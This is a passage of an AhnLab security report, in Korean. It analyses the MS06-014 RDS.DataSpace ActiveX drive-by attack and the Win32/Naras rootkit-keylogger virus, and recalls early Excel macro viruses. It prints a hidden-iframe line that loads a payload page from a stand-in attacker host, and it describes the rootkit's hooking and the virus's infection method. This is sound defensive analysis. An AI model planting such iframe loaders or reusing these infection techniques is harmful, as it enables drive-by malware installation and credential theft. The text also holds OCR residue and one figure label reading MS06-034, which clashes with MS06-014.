이번 MS06-014 취약점은 앞서 설명한 RDS 클라이언트측 컴포넌트인 RDS.DataSpace ActiveX 컨트롤에서 발견되었다. 일반적으로 인터넷 익스플로러에서 ActiveX 컨트롤은 각 보안 영역(Security Zones)에 설정된 보안 옵션에 따라 그 기능 및 리소스에 대한 접근을 제한 받게 되어있다. 그러나, 취약한 MDAC 버전이 설치된 인터넷 익스플로러의 경우, RDS.DataSpace ActiveX 컨트롤을 생성 및 초기화하는 과정에서 보안 옵션에 따른 제약을 올바르게 적용 받지 않기 때문에 자유롭게 스크립트와 연계하여 임의의 명령을 수행할 수 있게 된다. 공격자는 DataSpace ActiveX 컨트롤을 포함하는 악의적인 웹 페이지를 작성한 후, 해킹을 통해 사전에 획득한 경유지 웹 서버나 공격자 자신의 웹 서버에 호스팅하는 방법으로 사용자가 페이지에 접근하도록 유도한다. 또한, 사용자에게 직접 이메일을 통해 전달하

[1] RDS(Remote Data Service): 필요한 데이터 요청 시마다 DB에 재접속 해야 하는 기존 CGI 방식과 달리, DB로부터 필요한 데이터를 한꺼번에 가져와 클라이언트 시스템에 저장하는 방식이다. 따라서, 네트워크 부하를 줄이고 연결을 항상 유지할 필요가 없다는 장점과 함께 사용자 측면에서는 웹 서버의 지연시간(Delay Time)이 줄어 속도 면에서도 향상되었다고 느낄 수 있다.

[2] RDS.DataControl: 서버로부터 얻은 데이터를 텍스트 박스나 콤보 박스 같은 HTML 컨트롤을 통해 보여주는 역할을 담당한다.

[3] RDS.DataFactory: DB에 접속하여 클라이언트로부터 받은 SQL 쿼리를 수행하고 그 결과 레코드셋을 처리하는 역할을 담당한다.

Copyright © AhnLab Inc,. All Rights Reserved.


Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

는 방법도 사용될 수 있다.

지금까지 신고 접수된 사례를 분석해 보면, 이번 취약점을 이용한 공격 또한 웹사이트 해킹의 대표적인 방법인 IFRAME 태그를 사용하고 있다. 공격자는 사용자의 방문이 빈번한 웹사이트를 해킹하고, 악의적으로 작성된 VB스크립트 페이지를 아래와 같이 숨은 링크로 연결한다. 이는 사용자도 모르는 사이에 자동으로 스크립트 페이지(Kill.html)에 대한 요청이 이루어지도록 만든다.

```
<iframe height=0 width=0 src="http://www.hacker_site.com/Red/Kill.html"></iframe>
```

[그림2]는 공격자에 의해 사전에 작성되어 위의 링크를 통해 연결된 스크립트 페이지(Kill.html)이며, [그림3]은 사용자의 이해를 돕기 위해 디코딩한 일부 코드를 설명하고 있다. 해당 VB 스크립트가 클라이언트 인터넷 익스플로러를 통해 로드되면, RDS.DataSpace ActiveX 컨트롤 인스턴스가 생성되고, 악의적인 사이트(http://www..hacker_site.com)로부터 'XXX.Exe' 파일을 다운로드 받아 Temp 디렉토리의 'g0ld.com' 파일명으로 로컬 시스템 상에서 실행된다.



[그림2] 인코딩된 원본스크립트 [그림3] 디코딩한 후 스크립트 일부


해당 VB스크립트는 악성코드를 지정하는 부분과 페이지에 출력되는 문구만을 일부 수정하고, 0x00(NULL)값을 삽입하거나 다수의 Encoding 우회방법을 사용하여 계속 재사용되고

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

있다.

해당 취약점을 통해 특정 온라인 게임의 사용자 계정을 훔치는 리니지핵 트로이목마(Win-Trojan/LineageHack) 과 바이럿 바이러스(Win32/Virut) 등의 악성코드가 배포되었다.



[그림4] MS06-034 취약점을 이용한 공격 절차

위와 같이 인터넷 익스플로러를 이용하여 웹을 통해 사용자 관여 없이 이루어지는 공격이 증가하고 있으며, 웹을 이용한 공격은 방화벽과 같은 일차적인 방어막을 우회할 수 있기 때문에 반드시 사용자들의 신속한 패치 적용이 이루어져야 한다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

III. Win32/Naras 바이러스로 본 복합적인 악성코드 흐름

작성자: 이상철 주임연구원(chita000@ahnlab.com),
정진성 주임연구원(jsjung@ahnlab.com)

최근 발견되는 악성코드는 단순히 백도어 기능이나 트로이목마 기능을 가지고 있는 형태보다는 이들이 혼합된 형태를 보이고 있다. 특히 '백도어+바이러스' 또는 '웜+바이러스'와 같은 형태로 결합된 악성코드는 안티 바이러스 제품이 이를 진단/치료 하는데 많은 어려움을 주고 있어서 악성코드 제작자들이 최근에 선호하고 있는 추세이다. 그러나 이런 복합적인 형태의 악성코드 제작은 아직 전 세계적인 추세는 아니며, 한국을 중심으로 한 아시아 지역에서 많이 발견되고 있다.

그러나, 이런 형태의 악성코드는 몇 년 전에도 발견되었었다. 2000년도 등장한 MTX 바이러스가 대표적인 형태로, '백도어+웜+바이러스' 형태로 구성되었다. 복합적인 형태의 악성코드는 MTX 이후에 악성코드 제작자들에게 잠시 관심을 받다가 네트워크 인프라의 발달로 이메일 웜이나 윈도우 취약점을 이용하는 네트워크 웜으로 인해 점차 그들은 이러한 유형에 흥미를 잃어, 복합적인 형태의 악성코드가 급격히 증가하지는 않았었다. 그러다가 근래부터 다시 복합적인 형태의 악성코드가 주목 받기 시작한 이유는 무엇일까? 여기에는 몇 가지 이유가 있는데 그 중 가장 큰 이유는 악성코드 제작자들이 악성코드를 효과적으로 유포하고 감염 시킬 새로운 매개체가 없다는 것이다. 이런 문제를 해소하기 위해 악성코드 제작자들은 복합적인 형태의 악성코드 제작에 관심을 다시 가지게 된 것이며, 최근 중국의 악성코드 제작자들이 트로이목마 기능이 결합된 실행파일을 감염시키는 '바이러스' 제작에 최근 열을 올리고 있는 것이 바로 이런 점을 뒷받침 해 주고 있다. 즉, 이전에 보고 되었던 드롭퍼나 트로이목마는 비교적 찾아내기 쉽고 치료도 어렵지 않아 생존성이 짧았으나, 악성코드가 자신의 생존성에 대한 시간을 늘리기 위한 방법으로 실행파일을 감염 시키는 방법을 사용하고 있는 것이다.

이런 형태의 악성코드는 하나 이상의 파일을 감염시키므로 다수의 숙주를 만들어 둔다. 이는 단일 시스템내이기는 하지만 제한적인 확장성을 가지고 있다 볼 수 있으며 이 확장성은 곧 악성코드의 생존시간을 좀더 길게 유지해 준다. 실행파일에 감염되면 사용자는 쉽게 감염여부를 알 수 없으며 여기에 은폐기능까지 더 한다면 생존율을 더 보장 할 수 있다. 최근 사례를 살펴보면 뎃낫 바이러스, 바이킹 바이러스들이 대표적이라 할 수 있다. 또 다른 바이러스로는 샐리티 바이러스(Win32/Sality), 마슬란 바이러스(Win32/Maslan) 변형을 예로 들 수 있다. 이들은 '트로이목마+바이러스'의 복합적인 형태이며 주 목적은 트로이목마를 이용한 정보유출이다.

7월에 발견된 나라스 바이러스(Win32/Naras)도 '트로이목마+바이러스'의 형태로, 이런 트렌

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

드를 잘 반영하고 있다. 나라스 바이러스는 다음과 같은 특징을 가지고 있다.

- **자체적으로 자신을 은폐하는 루트 킷 기능**
- **키로깅 기능**
- **바이러스 감염 기능**

위의 증상들은 종합해 보면 나라스 바이러스는 '바이러스+루트 킷+키로깅' 기능을 가지고 있는 악성코드로 특징 지을 수 있다. [그림1]은 취약한 컴퓨터에서 해당 악성코드가 실행될 때의 절차를 간략하게 도식화 한 것이다.

[그림1] 나라스 바이러스의 동작원리

[그림1]에서 보는 것과 같이 악성코드가 실행된 후에는 사용자들이 세심하게 관찰하지 않는 이상 해당 악성코드가 감염되어 있는 지 조차 확인하기가 쉽지 않다. 이제, 위에서 언급했던 각 기능들에 대해서 좀 더 자세하게 살펴보기로 하자.

► 루트 킷 자체 내장기능

해당 악성코드가 실행되면 자신이 내장하고 있는 루트 킷 파일(msinfomgr.sys)을 %winsys% 밑에 생성한 후 로드(load)한다. 해당 파일이 일단 생성된 파일을 로드하게 되면 System Service Descriptor Table(SSDT)을 후킹하여 'auto Auto AUTO msinf' 로 시작하는 프로세스를 모두 은폐시킨다. 이 루트 킷이 성공적으로 로드 된 후에는 일반 사용자들은 해당 악성코드 프로세스를 볼 수 없게 된다.

► 키로깅 기능

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

은폐기능을 수행하고 난 뒤에는 %winsys% 밑에 자신이 가지고 있던 msinfdll.dll을 생성하여 모든 프로세스에 인젝션(Injection)시킨다. 각 프로세스에 인젝션 된 후에는 모든 Key stroke 값을 %winsys%₩drives₩msinfklg.sys 안에 저장하여 사용자가 입력하는 모든 내용을 저장하게 된다.

► **바이러스 기능**

해당 악성코드는 위와 같은 기능 외에 PE파일을 감염시키는 바이러스 기능을 가지고 있다. 그러나 자신의 감염여부를 감추기 위해 오직 D드라이브에 있는 PE파일만 감염시키며 코드 섹션의 빈 공간에 자신의 코드를 삽입하는 cavity infection 기법[1]을 사용한다. 따라서 감염된 PE파일은 감염 전후 파일크기에는 변화가 없기 때문에 일반 사용자들은 자신이 악성코드에 감염되었는지 인지하기가 쉽지 않다.

또한 일반적인 바이러스와는 다르게 자신의 감염루틴을 숙주에게 모두 감염시키는 것이 아니라 %winsys% 밑에 복사된 자신의 파일을 실행시키는 간단한 코드만을 PE파일에 감염시키며, 감염된 코드는 거의 shell 코드와 유사하다. 즉, kernel32.dll 파일의 주소를 찾은 후에 자신이 가지고 있는 4바이트 해쉬 값과 해쉬 함수를 이용해 2개의 API (GetModuleFileNameA, CreateProcess) 주소를 얻어 해당 API함수를 순차적으로 호출하여 %winsys% 밑에 복사된 자신의 파일을 실행하는 메커니즘으로 구성되어 있다.

한편 해당파일의 감염조건은 위에서 언급한 'D드라이브에 있는 PE파일' 외에 감염될 대상의 코드섹션 빈 공간 크기가 최소한 0x110(272) 보다 커야 해당 파일을 감염시킨다. 만약 이보다 빈 공간이 적게 남아 있을 경우에는 감염시키지 않는다. 또한 감염된 파일에 'MZ'문자열로부터 0x1C만큼 위치에 'BY'문자열을 마크해 두어 중복감염을 피한다.

이상으로 간단히 나라스 바이러스를 살펴보았다. 위에서 설명 했듯이 악성코드 제작자들은 복합적인 형태로 악성코드들을 제작하면서, 자신의 감염기법을 사용자로부터 은폐하기 위해 다양한 방법을 시도하고 있다. 또한 나라스 바이러스처럼 파일의 빈 공간에 자신의 코드를 넣거나 특정 드라이브, 특정 파일만 감염 시키는 형태도 있다. 또한 감염 후 다른 파일을 감염시키는 증상은 없고 감염된 파일이 다운로더 증상을 갖거나 특정 호스트로 정보를 보내는 증상을 갖는 경우도 있다.

일반적으로 과거의 바이러스는 파일감염 증상 이외에 별다른 증상이 없었다. 그러나 금전적인 이익을 목적으로 만들어진 바이러스는 정보유출이라는 자신의 목적을 달성해야 했기 때문에 복합적인 형태로 발전하고 있다. 위에서 설명했듯이 몇 년 전만해도 MTX와 같은 복합적인 형태의 악성코드는 단지 안티 바이러스 연구원이나 언론매체의 호기심을 불러일으키는 정도에 그쳤다. 그러나 근래에는 금전적인 이익을 목적으로 악성코드 제작이 이루어지고, 이

[1] Cavity infection 기법이란, 빈 공간 영역 안에 자신의 코드를 삽입하여 감염시키는 형태의 기법을 말하는 것으로 Win32/CTX와 Win95/CIH 같은 바이러스가 이 기법을 응용(Fractionated Cavity Infection)하여 파일을 감염시켰다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

로 인해 악성코드 제작자들이 좀더 지능적이고 복잡한 형태의 악성코드 제작을 생각하게 되면서 사용자로부터 감염사실을 숨기기 위해 웜이나 트로이목마에 바이러스 증상을 접목시키는 형태가 증가하고 있다. 안티 바이러스의 악성코드 치료 로직에 대하여 어느 정도 지식이 있는 악성코드 제작자라면 실행파일을 감염시키면서 백도어 역할을 하는 형태를 당연히 선호 할 수 밖에 없다. 웜이나 백도어가 아무리 복잡하고 정밀하게 만들어 졌다고 해도 진단된 파일을 '삭제'만 하면 이를 치료할 수 있지만, 바이러스는 그렇지 않다. 진단하고 치료할 대상이 시스템에 감염된 모든 실행 가능한 파일이기 때문에 부정확한 진단 및 치료기능은 곧 고객의 피해와 항의로 이어지기 때문이다. 또한 여기에 진단, 치료를 회피 또는 지연할 목적으로 시작실행시점 불명확 기법(EPO)이나 다형성 기법을 적용할 수도 있다. 바이러스가 다시 유행하면서 또다시 수면위로 떠오르는 것이 바로 다형성 기법이다. 다형성 바이러스에 대한 대응으로 안티 바이러스 업체들은 에뮬레이터나 제너릭한 복호화 코드를 엔진에 추가하여 대응하고 있다.
복합적인 형태의 악성코드 등장은 비단 악성코드뿐만 아니라 스파이웨어에서도 함께 나타나고 있다. 파일 감염 증상을 갖는 스파이웨어뿐만 아니라 진단을 회피할 목적으로 시스템의 디버그 권한을 탈취하여 진단을 방해하는 형태도 있다.

끝으로 '패션'과 '댄스'에서 이미 복고의 바람이 불었던 것처럼 앞으로도 과거에 보고 되었던 것처럼 복합적인 악성코드가 자주 보고 될 것으로 보인다. 특히 뎃낫 바이러스(Win32/Detnat)가 그러 했듯이 '실행압축+바이러스' 기능이 접목된 악성코드 형태도 또 다시 등장 할 것으로 예상된다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

IV. ASEC이 돌아본 추억의 악성코드

작성자: 차민석 주임연구원(jackycha@ahnlab.com),

2006년 6월에 이어 7월에도 오피스 취약점 발견이 잦아지면서 이를 이용한 매크로 바이러스가 조심스럽게 다시 등장하고 있다. 7월에도 2종의 엑셀 매크로 바이러스가 보고되기도 했다. 그렇다면 엑셀 매크로 바이러스는 언제 처음 등장했을까?

최초의 엑셀 매크로 바이러스, 라루 바이러스

지금부터 딱 10년 전인 1996년 7월, 엑셀 매크로 바이러스인 라루 바이러스(XM/Laroux) [1] 가 처음 발견되었다. 이는1995년 여름 워드 문서를 감염시키는 컨셉 바이러스(WM/Concept) [2] 등장 이후 워드 매크로 바이러스가 급속히 확산되던 중 엑셀 문서를 감염시키는 새로운 매크로 바이러스의 등장이었다.

당시 우리나라에는 워드 사용자도 적었고 한글 워드에서는 대부분의 워드 매크로 바이러스가 실행되지 않아 워드 매크로 바이러스의 피해는 적었지만 엑셀 매크로 바이러스는 한글 엑셀에서도 문제없이 감염되어 곧 전국적으로 퍼졌다. 특히 변형 제작이 손쉬워 국내에서 제작된 한국 변형 라루 바이러스(XM/Laroux.Kr virus) [3]와 같은 변형도 발견되었었다.

실행 파일을 감염시키던 기존 바이러스와 달리 문서를 감염시키는 매크로 바이러스의 등장으로 바이러스는 좀 더 빠른 속도로 전파되었다. 실행 파일 보다는 문서 파일의 교환이 잦고 문서 파일을 많이 사용하는 기업에서 피해가 커졌고, 매크로 바이러스의 극성으로 인해 1998년부터 백신 프로그램이 기업에서 꼭 구매해야 하는 프로그램으로 인식되기 시작했다.

MS 오피스 매크로 바이러스는 1995년부터 2001년까지 수 많은 변형의 등장과 피해를 입혔지만, 순식간에 사라져 버려 '공룡의 멸종'에 비유되고 있다. 매크로 바이러스의 감소에는 오피스 2000 이후부터 보강된 보안 기능이 가장 큰 역할을 했다. 사용자가 별도로 설정하지 않으면 기본적으로 매크로를 사용할 수 없어 최신 버전의 오피스에서는 매크로 바이러스가 더 이상 문제가 되지 않았던 것이다. 하지만, 문서를 의도적으로 조작해 문서를 읽어 들일 때 사용자 모르게 악성코드 제작자가 의도한 행동을 할 수 있는 익스플로잇-OLE데이터 워드 매크로 바이러스(W97M/Exploit-Oledata) [4] 와 같은 매크로 바이러스가 종종 눈에 띄고 있다.

[1] http://info.ahnlab.com/smart2u/virus_detail_626.html
[2] http://info.ahnlab.com/smart2u/virus_detail_602.html
[3] http://info.ahnlab.com/smart2u/virus_detail_628.html
[4] http://info.ahnlab.com/smart2u/virus_detail_4352.html

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.